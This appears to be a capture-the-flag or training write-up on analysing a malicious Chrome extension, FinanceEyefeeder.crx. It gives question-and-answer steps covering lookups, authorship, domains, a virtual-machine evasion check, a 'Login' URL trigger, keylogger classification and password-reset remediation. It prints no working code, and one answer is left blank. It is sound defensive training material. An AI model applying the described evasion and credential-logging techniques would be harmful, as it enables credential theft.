
   After analyzing the FinanceEyefeeder.crx file using VirusTotal, navigate to the "Behaviour" section. There you will see that there are only two JavaScript files listed: content.js and manifest.js. These files are key components of the structure and functionality of the software being analyzed.



4. Go to crxcavator.io and check if this browser extension has already been analyzed by searching its name. Is it known to the community? (Yes/No)

   Answer: No


Go to crxcavator.io and paste the MD5 hashes of the FinanceEyefeeder.crx file into the search bar. Upon searching, you will discover that there are no results found for this particular hash. This indicates that the extension may not have been analyzed or cataloged by CRXcavator previously.



5. Download and install ExtAnalysis. Is the author of the extension known? (Yes/No)

   Answer: No


   After uploading the FinanceEyeFeeder.crx file to ExtAnalysis, I discovered that the author is listed as unknown. This indicates that the extension's metadata does not include authorship information, which can be a point of concern for evaluating the trustworthiness of the software.



6. Often there are URLs and domains in malicious extensions. Using ExtAnlaylsis, check the 'URLs and Domains' tab How many URLs & Domains are listed? (Answer should be numerical)

   Answer: 2


   Using ExtAnalysis, navigate to the "URL & Domains" section and click on it. As you scroll down, you will see that there are two URLs and domains listed. This section helps in identifying the external connections that the extension might be making, which is crucial for assessing its behavior and potential security implications.



7. Find the piece of code that uses an evasion technique. Analyze it, what type of systems is it attempting to evade?

Answer: Virtual Machine


In ExtAnalysis, navigate to the "Thankyou.html" file and click on it to view the source code. When you examine line number 20, you will observe code that appears to be attempting to evade detection by a virtual machine. This kind of behavior can be indicative of malicious intent, as it suggests the code is designed to behave differently when it detects it is being analyzed in a controlled environment.



8. If this type of system is detected what function is triggered in its response?

Answer: Chrome.processes.terminate(0)

After analyzing the source code of "Thankyou.html," I observed that there is a function triggered which calls Chrome.processes.terminate(0). This function command attempts to terminate processes within the Chrome environment, which can be indicative of malicious behavior aiming to disrupt normal browser operations or evade detection.



9. What keyword in a user visited URL will trigger the if condition statement in the code?

Answer: Login

10. Based on the analysis of the content.js, what type of malware is this?

Answer: Keylogger

Since the code gets the login input and uses a regex, it is a **keylogger**

11. Which domain/URL will data be sent to?

Answer:

12. As a remediation measure, what type of credential would you recommend all affected users to reset immediately?

Answer: Password

Since it's a keylogger, all affected users should reset immediately their password